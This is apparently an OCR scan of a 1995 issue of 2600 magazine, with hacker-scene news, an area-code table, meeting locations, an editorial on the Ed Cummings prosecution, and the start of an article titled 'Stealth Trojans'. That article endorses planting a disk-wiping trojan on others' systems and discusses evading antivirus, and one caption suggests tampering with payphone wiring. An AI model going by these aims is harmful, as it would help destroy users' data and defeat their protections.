U.S. WEST HAS TAKEN A BIG STEP TOWARDS MAKing phone rates a bit more realistic. For one dollar, payphone callers in Northern Oregon can make a call within the region and stay on the phone for as long as they like. The same rate applies for calling card and collect calls. The calls are made by dialing 1+503 or 0+503 before the number. Local calls are still a quarter.

IN A DISTURBING LITTLE BIT OF REVISIONISM, we've noticed that scanners with 800 mhz capability, while still illegal to buy, are now defined as "for government use only" in advertisements. Anyone working for a governmental agency who files the proper paperwork is entitled to buy one of these devices and presumably listen to the frequencies that have been denied to the rest of us.

GOVERNMENT RAIDS ON 24 SPY SHOPS AROUND the country were designed to keep certain pieces of technology out of the hands of private citizens. Advanced surveillance equipment such as transmitters hidden in pens are illegal for average citizens to own. Only law enforcement agencies are allowed to have those kind of devices. In fact, the federal agents who made the busts were using those very devices to gather evidence.

IT'S OFFICIAL. THE TRIAL OF KEVIN MITNICK begins July 10 in Raleigh, North Carolina. He will be facing a 23-count indictment, allegedly for making cellular phone calls on a cloned phone. Each of the federal counts carries a sentence of 20 years. Assuming Mitnick doesn't receive a 460 year sentence, the feds have indicated that they will bring him up on charges in other locations as well (San Francisco, San Diego, Denver, Colorado, and Seattle). Every single one of these charges is directly related to the fact that Mitnick was trying not to be captured. So why was he running in the first place? We may finally have an answer. In 1992, Mitnick was employed by Teltec Investigations, a company that was being investigated by Pacific Bell. According to a source, when the company was contacted, they agreed to testify against Mitnick in exchange for leniency. The focal point of the entire investigation was the unauthorized accessing of Pacific Bell voice mail. Since Mitnick was on probation at the time and since any probation violation could easily result in prison time, he chose to leave. And that's really the whole reason why this wild chase happened in the first place. Either he accessed a voice mail system without permission or someone else in the company did and decided to make him the fall guy. Either way, the punishment far outweighs the crime, if, in fact, there ever was a crime. And in Mitnick's case, the punishment has already been handed down - he lived a fugitive's life for years, never knowing when or if his freedom would suddenly expire. We can only hope this side of the story is told at the trial.

ANYONE WISHING TO SEND MAIL TO KEVIN MITnick can do so by emailing kmitnick@2600.com. We will forward the mail to him on a regular basis. Please remember that prison authorities read all incoming mail.

THE COMPLETE NPA LIST

We thought it was about time somebody put together an updated area code list complete with all of the new, weird area codes that have been announced so far. Some of these are so new that they don't even work yet. In the case of area code splits, we listed the originating area code next to the newer one. If the area code wasn't formed from a split, the year of its creation is listed. This information is accurate to the best of our knowledge. Please let us know if you spot any errors or omissions.

NPA	ORIGIN	LOCATION
201	(1952)	NEW JERSEY
202	(1952)	WASHINGTON DC
203	(1952)	CONNECTICUT
204	(1952)	MANITOBA
205	(1952)	ALABAMA
206	(1952)	WASHINGTON
207	(1952)	MAINE
208	(1952)	IDAHO
209	916	CALIFORNIA
210	512	TEXAS
212	(1952)	NEW YORK
213	(1952)	CALIFORNIA
214	(1952)	TEXAS
215	(1952)	PENNSYLVANIA
216	(1952)	OHIO
217	(1952)	ILLINOIS
218	(1952)	MINNESOTA
219	(1952)	INDIANA
250	604	BRITISH COLUMBIA
281	713	TEXAS
301	(1952)	MARYLAND
302	(1952)	DELAWARE
303	(1952)	COLORADO
304	(1952)	WEST VIRGINIA
305	(1952)	FLORIDA
306	(1952)	SASKATCHEWAN
307	(1952)	WYOMING
308	402	NEBRASKA
309	217	ILLINOIS
310	213	CALIFORNIA
312	(1952)	ILLINOIS
313	(1952)	MICHIGAN
314	(1952)	MISSOURI
315	(1952)	NEW YORK
316	(1952)	KANSAS
317	(1952)	INDIANA
318	504	LOUISIANA
319	(1952)	IOWA
330	216	OHIO
334	205	ALABAMA
340	809	PUERTO RICO
360	206	WASHINGTON
401	(1952)	RHODE ISLAND
402	(1952)	NEBRASKA
403	(1952)	ALBERTA
404	(1952)	GEORGIA
405	(1952)	OKLAHOMA
406	(1952)	MONTANA
407	305	FLORIDA
408	415	CALIFORNIA
409	713	TEXAS
410	301	MARYLAND
412	(1952)	PENNSYLVANIA
413	(1952)	MASSACHUSETTS
414	(1952)	WISCONSIN
415	(1952)	CALIFORNIA
416	(1952)	ONTARIO
417	(1952)	MISSOURI
418	(1952)	QUEBEC
419	(1952)	OHIO
423	615	TENNESSEE
441	809	BERMUDA
456	(1995)	INTERNATIONAL INBOUND
500	(1994)	PERSONAL COMMUNICATIONS
501	(1952)	ARKANSAS
502	(1952)	KENTUCKY
503	(1952)	OREGON
504	(1952)	LOUISIANA
505	(1952)	NEW MEXICO
506	902	NEW BRUNSWICK
507	612	MINNESOTA
508	617	MASSACHUSETTS
509	206	WASHINGTON
510	415	CALIFORNIA
512	(1952)	TEXAS
513	(1952)	OHIO
514	(1952)	QUEBEC
515	(1952)	IOWA
516	(1952)	NEW YORK
517	(1952)	MICHIGAN
518	(1952)	NEW YORK
519	416	ONTARIO
520	602	ARIZONA
522	500	PERSONAL COMMUNICATIONS
533	500	PERSONAL

		COMMUNICATIONS
540	703	VIRGINIA
541	503	OREGON
544	500	PERSONAL COMMUNICATIONS
562	310	CALIFORNIA
566	500	PERSONAL COMMUNICATIONS
577	500	PERSONAL COMMUNICATIONS
588	500	PERSONAL COMMUNICATIONS
600	--	CANADA (TWX)
601	(1952)	MISSISSIPPI
602	(1952)	ARIZONA
603	(1952)	NEW HAMPSHIRE
604	(1952)	BRITISH COLUMBIA
605	(1952)	SOUTH DAKOTA
606	502	KENTUCKY
607	315	NEW YORK
608	414	WISCONSIN
609	201	NEW JERSEY
610	215	PENNSYLVANIA
612	(1952)	MINNESOTA
613	(1952)	ONTARIO
614	(1952)	OHIO
615	901	TENNESSEE
616	(1952)	MICHIGAN
617	(1952)	MASSACHUSETTS
618	(1952)	ILLINOIS
619	714	CALIFORNIA
630	708	ILLINOIS
700	--	IC SERVICES
701	(1952)	NORTH DAKOTA
702	(1952)	NEVADA
703	(1952)	VIRGINIA
704	(1952)	NORTH CAROLINA
705	613	ONTARIO
706	404	GEORGIA
707	415	CALIFORNIA
708	312	ILLINOIS
709	902	NEWFOUNDLAND
710	--	U.S. GOVERNMENT
712	(1952)	IOWA
713	(1952)	TEXAS
714	(1952)	CALIFORNIA
715	(1952)	WISCONSIN
716	(1952)	NEW YORK
717	(1952)	PENNSYLVANIA
718	212	NEW YORK
719	303	COLORADO
760	619	CALIFORNIA
770	404	GEORGIA
800	--	TOLL FREE SERVICES
801	(1952)	UTAH
802	(1952)	VERMONT
803	(1952)	SOUTH CAROLINA
804	703	VIRGINIA
805	213	CALIFORNIA
806	915	TEXAS
807	613	ONTARIO
808	(1957)	HAWAII
809	(1958)	CARIBBEAN ISLANDS
810	313	MICHIGAN
812	(1952)	INDIANA
813	305	FLORIDA
814	(1952)	PENNSYLVANIA
815	(1952)	ILLINOIS
816	(1952)	MISSOURI
817	214	TEXAS
818	213	CALIFORNIA
819	514	QUEBEC
822	800	TOLL FREE SERVICES
833	800	TOLL FREE SERVICES
844	800	TOLL FREE SERVICES
847	708	ILLINOIS
850	904	FLORIDA
860	203	CONNECTICUT
864	803	SOUTH CAROLINA
866	800	TOLL FREE SERVICES
877	800	TOLL FREE SERVICES
888	800	TOLL FREE SERVICES
900	--	PAY SERVICES
901	(1952)	TENNESSEE
902	(1952)	NOVA SCOTIA/ P.E.I.
903	214	TEXAS
904	305	FLORIDA
905	416	ONTARIO
906	616	MICHIGAN
907	(1957)	ALASKA
908	201	NEW JERSEY
909	714	CALIFORNIA
910	919	NORTH CAROLINA
912	404	GEORGIA
913	(1952)	KANSAS
914	(1952)	NEW YORK
915	(1952)	TEXAS
916	(1952)	CALIFORNIA
917	212/718	NEW YORK
918	405	OKLAHOMA
919	704	NORTH CAROLINA
941	813	FLORIDA
954	305	FLORIDA
970	303	COLORADO
972	214	TEXAS

2600 MEETINGS

NORTH AMERICA

Anchorage, AK

Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI

Galleria on South University.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court. (813) 796-9706, 9707, 9708, 9813.

Cleveland

University Circle Arabica.

Columbus, OH

City Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Hazleton, PA

Lural Mall in the new section by phones. Payphones: (717) 454-9236, 9246, 9365.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9358, 9388, 9506, 9519, 9520; 625-9923, 9924; 614-9849, 9872, 9918, 9926.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Nashville

Bellevue Mall in Bellevue, in the food court. (615) 646-9020, 9027, 9050, 9089.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: (212) 223-9011, 8927; 308-8044, 8162.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor. Payphones: (206) 220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

LAST CHANCE

NO, WE'RE NOT RAISING OUR PRICES. (WE'LL LET YOU KNOW.) THIS IS A DIFFERENT KIND OF LAST CHANCE. WE HAVE DECIDED, AFTER MUCH DEBATE, TO CHANGE THE DESIGN OF OUR T-SHIRTS. THIS MEANS THAT ONCE WE GET RID OF THE CURRENT BATCH, THERE WON'T BE ANY MORE. IF YOU'RE ONE OF THE LUCKY FEW WHO MANAGE TO SAVE ONE OF THESE, WE'RE CERTAIN YOU'LL BE ABLE TO RESELL IT IN THE FUTURE FOR THOUSANDS OF DOLLARS. SO DON'T BE A FOOL. ORDER YOUR SHIRT TODAY BEFORE IT'S TOO LATE. $15 EACH, 2 FOR $26, AVAILABLE IN LARGE AND XTRA-LARGE. WHITE LETTERING ON BLACK BACKGROUND, BLUE BOX SCHEMATIC ON THE FRONT, CLIPPINGS ON THE BACK.

YES! I'D BE A MORON NOT TO TAKE:
❑ 1 shirt/$15 ❑ 2 shirts/$26 SIZE: ____

NO! LEAVE ME ALONE. BUT SIGN ME UP FOR:

INDIVIDUAL SUBSCRIPTION
❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION
❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION
❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION
❑ $260 (you will get *2600* for as long as you can stand it)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)
❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25 ❑ 1994/$25
(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)


(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)


Send orders to: 2600, PO Box 752, Middle Island, NY 11953
(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED:

Payphones of the Planet

CUBA





Here's the scene straight from Havana. If you're up to it, the "bubble" phone has some exposed wires for the international boxer in us all.

Photos by Arclight

RUSSIA

Somehow this one works to this day.

Photo by Warlock

ETHIOPIA

This shiny red beacon is used by people standing outside the Accident Investigation Department.


Photo by G.T.

2600

2 Back up	13 Fo
22 Back up to Beginning	14 In
3 Erase	15 Lis
4 Go forward	17 Re
5 Listen to next	18 Vo
7 Save	* Pa

The Hacker Quarterly *VOLUME TWELVE, NUMBER THREE*

$4 **($5.50 in Canada)** *AUTUMN 1995*



53

0 74470 83158 7

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Holly Kaufman Spruch

Office Manager
Tampruf

"The threat that contemporary electronic intruders pose to the PSN [Public Switched Network] is rapidly changing and is significant. As a result of their increasing knowledge and sophistication, electronic intruders may have a significant impact upon national security and emergency preparedness (NS/EP) telecommunications because more than 90 percent of U.S. Government telecommunications services are provided by commercial carriers. ...technological changes and market forces in the domestic telecommunications industry are fueling a trend toward increasing automation and downsizing of staff. Consequently, there are now greater numbers of current and former telecommunications employees who may be disgruntled than at any time in recent years. These individuals should be viewed as a potential threat to NS/EP telecommunications." - The Electronic Intrusion Threat to National Security and Emergency Preparedness Telecommunications, published by National Communications System of Arlington, VA and leaked to us by a disgruntled employee.

Writers: Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Kingpin, Knight Lightning, Kevin Mitnick, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Mr. Upsetter, Voyager, Dr. Williams.

Network Operations: Max-q, Phiber Optik.

Voice Mail: Neon Samurai.

Webmaster: Bloot.

Shout Outs: Free Radio Berkeley, Michael Moore, Mojo, Jerry Doyle, Thurston, Redragon, X, Y, Z.

WHAT?

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.*
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1994 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 516-751-2600,** ***2600*** **FAX Line: 516-474-2677**

no more secrets

The Secret Service is portrayed in the movie *Hackers* as a bunch of dimwitted, overzealous law enforcers. Many will undoubtedly feel that this is an unfair generalization. But recent events have led us to believe that the film didn't go nearly far enough with their unflattering depiction. For example, they didn't even touch upon the vindictiveness and sheer malice which appears to dictate much of this agency's policies. Add to this the fear factor that a large, heavily armed group of people generates and all of a sudden our democratic society is going down the same road so many other countries have travelled.

We told you about the Bernie S. story in our last issue - how the Secret Service helped imprison him without bail because he possessed hardware and software that *could* be used for fraudulent purposes. Nobody has ever accused him of using this technology in such a way and no evidence appears to exist to even suggest this. So how has the Secret Service managed to keep Bernie S. (hereafter referred to by his real name, Ed Cummings) locked away for over six months with no bail for something so trivial as possession of a red box? Through shameful deception and blatant intimidation. By exaggerating the significance of the technology in his possession, the Secret Service was able to probe Cummings with all the fervor that a presidential assassin would receive. People from around the country were visited and asked to reveal what Cummings's political beliefs were as well as anything else which might help to label him a threat to the government. Books from Loompanix, numerous publications (including *2600*), and other widely available printed works were seized from his home and used as further evidence of Cummings's danger to society. The fact that Cummings had a list of Secret Service radio frequencies was used to virtually lock up his image as a potential terrorist (we've printed such lists in these pages). The Secret Service also did their best to have Cummings removed from the airwaves of WBAI's *Off The Hook* where he has been keeping listeners updated on his case. At least this attempt at media manipulation failed.

"I never heard Cummings say anything about any political figures except once," Charles Rappa, Sr., his ex-landlord said in a statement for the Secret Service. "One time Cummings made a comment about Clinton not doing a good job, but nothing other than a simple passing comment." This from someone the Secret Service intended to use as a witness *against* Cummings. In fact, Rappa also made a statement that the Secret Service then used to justify holding Cummings without bail. He said that Cummings had called him from jail and said, "If I get out of here, no one will be able to find me, they won't be able to see my dust." Considering Rappa and Cummings were embroiled in a painful landlord/tenant separation at the time, it seemed questionable at best that Cummings would make such a claim to a person he considered hostile. When the phone records from the jail didn't support Rappa's claim, the Secret Service quietly moved away from having Rappa testify. Yet they still didn't move a finger to allow bail.

The only other person the Secret Service was able to get to testify against Cummings was Paul Bergsman, who had been involved in various projects with Cummings, and who had been present at last year's HOPE conference where he gave a seminar on lockpicking. "About one year ago, we entered into a verbal agreement to sell speed dialers at a Hackers Convention in New York City. This convention was called the 'Hope Convention', held at the Pennsylvania Hotel in New York City, sponsored by the 2600 Magazine. Ed Cummings and I agreed to buy about 300 of these speed dialers and Cummings separately purchased crystals. These crystals were also sold by Cummings through the 2600 Magazine. The crystals were 6.5 or 6.49 Megahertz. We went to the convention some time during the late summer of 1994. Cummings and I set up a table at the convention and sold the speed dialers and crystals. None of the speed dialers had been altered and merely emitted the sound

of 5 touch tone stars, which is the way we ordered them from the distributor.... We did not provide written or oral instructions on how to convert the dialer to a red box, nor were any crystals installed into the speed dialers." Pretty damning evidence, isn't it? It gets better. "I never saw Cummings clone a cellular telephone or use his computer for cloning. Cummings did have a cellular phone of his own and I saw him use it several times and talked to him on his cellular phone. I understood that he had an account with a local carrier.... I have never known Cummings to use or have illegal, stolen or counterfeit credit cards in his possession. However, I did see him charge items before. I never knew any of the cards to be stolen or counterfeit.... Cummings never said anything to me about hacking into computers, though I know he attended the 2600 computer hacker club.... I never knew Cummings to be interested in the US Secret Service or any political figures, past or present. Cummings never spoke about his political concerns or philosophy. He never spoke about his dissatisfaction with any political figures or the US Government. I never heard him say anything that could be interpreted as a threat to anyone."

If the government's two lead witnesses can't find a crime to accuse Cummings of and if the evidence consists of nothing other than electronic devices and books, none of which has ever been linked to a crime, why has this case dragged on for so long and why has the Secret Service devoted so much attention to it? The answer may lie in the one thing which really seems to have pissed off the Secret Service more than anything and which could explain why they've tried so hard to ruin this person's life. Cummings had pictures of Secret Service agents on the lookout for hackers. And by showing these pictures at a *2600* meeting and sharing them with the media, Cummings himself may have become a target. It's a well known fact that undercover agents hate having their own tactics used against them. But by acting against him in this way, the Secret Service has drawn a great deal of attention to their practices. It is becoming clear that this is an agency out of control which threatens to hurt not only hackers but anyone who values free speech in this country.

On September 7th, Cummings, in his words, "was forced to make a deal with the devil." He pleaded guilty to possession of technology which could be used in a fraudulent manner. Under the current law (Title 18 U.S.C. Section 1029), which snuck through legislation last October, mere possession is equal to fraudulent use. "Whoever... knowingly and with intent to defraud... possesses a telecommunications instrument that has been modified or altered to obtain unauthorized use of telecommunications services; or... a scanning receiver; or... hardware or software used for altering or modifying telecommunications instruments to obtain unauthorized access to telecommunications services... [as well as anyone] selling information regarding or an application to obtain an access device" is guilty under this section and subject to ten years in prison for each charge. This is a very ominous turn for all of us; virtually anyone even interested in computer hacking or the telephone system can now be sent to prison. Where were all of the "civil liberties" groups when this legislation was being passed? We haven't heard a word from the Electronic Frontier Foundation, the American Civil Liberties Union, Computer Professionals for Social Responsibility, or the Electronic Privacy Information Center on this case and we have been getting the word out to them. This is a case that certainly should have raised their ire and, regretfully, their silence on this matter is equivalent to complicity.

Cummings pleaded guilty because he really had no choice. Even though the law is wrong, he would have been found guilty under it and sentenced to a long prison term. The government also expressed its intention to accuse him of cellular phone fraud in California. Their evidence? Telephone numbers which showed up on a commercial software disk in Cummings' possession - in other words, a disk which he had nothing to do with and which people all over the world also possessed. Cummings realized that the Secret Service could probably get a non-technical jury to believe this and, again, he would face a long prison term. By pleading guilty under what is known as a Zudic Plea, Cummings can

(continued on page 18)

STEALTH TROJANS

by Commander Crash

You upload a trojan to a deserving lamer's BBS which simply uses BIOS calls to write random junk to his hard drive. You call back a week later and his BBS is still up. What gives? It never fails, there is always another antivirus program, or another environment that stops your trojan dead in its tracks. There are many things which could have caused your trojan to have been detected. Either your trojan's activities are caught by an AV program, or it causes an exception error in a protected mode environment. What is usually detected in both of these cases is disk I/O that seemed suspicious or shouldn't have been occurring. In order to prevent such a thing from happening, it is necessary to use "Stealth" disk I/O.

In the early days of the XT, it was easy. AV programs were far from commonly used, and simply calling DOS or BIOS interrupts was enough to do with your target's data as you pleased. Soon, there were hundreds of viruses circulating around and it wasn't long before AV programs were widely used. Most of these, however, relied on searching for a sequence of bytes which identified the virus. This method worked reliably for most of the commonly known viruses once they were discovered, but wouldn't ever detect a home brew virus it didn't know. No matter how many direct sector write BIOS calls it did, it would go undetected. Getting back at a lamer by uploading a trojan always worked. Several years later antivirus programs were developed as TSRs. These programs would intercept any disk I/O and alert the user in the event of anything suspicious. Things suddenly got much more difficult. No longer is disk I/O possible with guaranteed invisibility from the user. To add to this aggravation, Intel adds "Protected Mode" into its latest generation of processors. Protected mode was meant to be just that. No program running in protected mode could ever get at something it wasn't supposed to. The operating system was the highest level, and would dictate to the applications running under it what they could or could not do. If an application wanted to write directly to the disk, it would have to deal with the operating system. If an application tried to modify memory that didn't belong to it, it would also be denied access. You can see why the future of the PC looked grim for virus writers. Protected mode was considered very virus unfriendly. It would be easy for an operating system designer to prevent any virus from ever spreading under it without being detected. Then Windows became the standard protected mode environment. A Windows application doesn't have access to BIOS or DOS interrupts at all, so we are unable to do I/O at all using that method. Windows also doesn't allow an 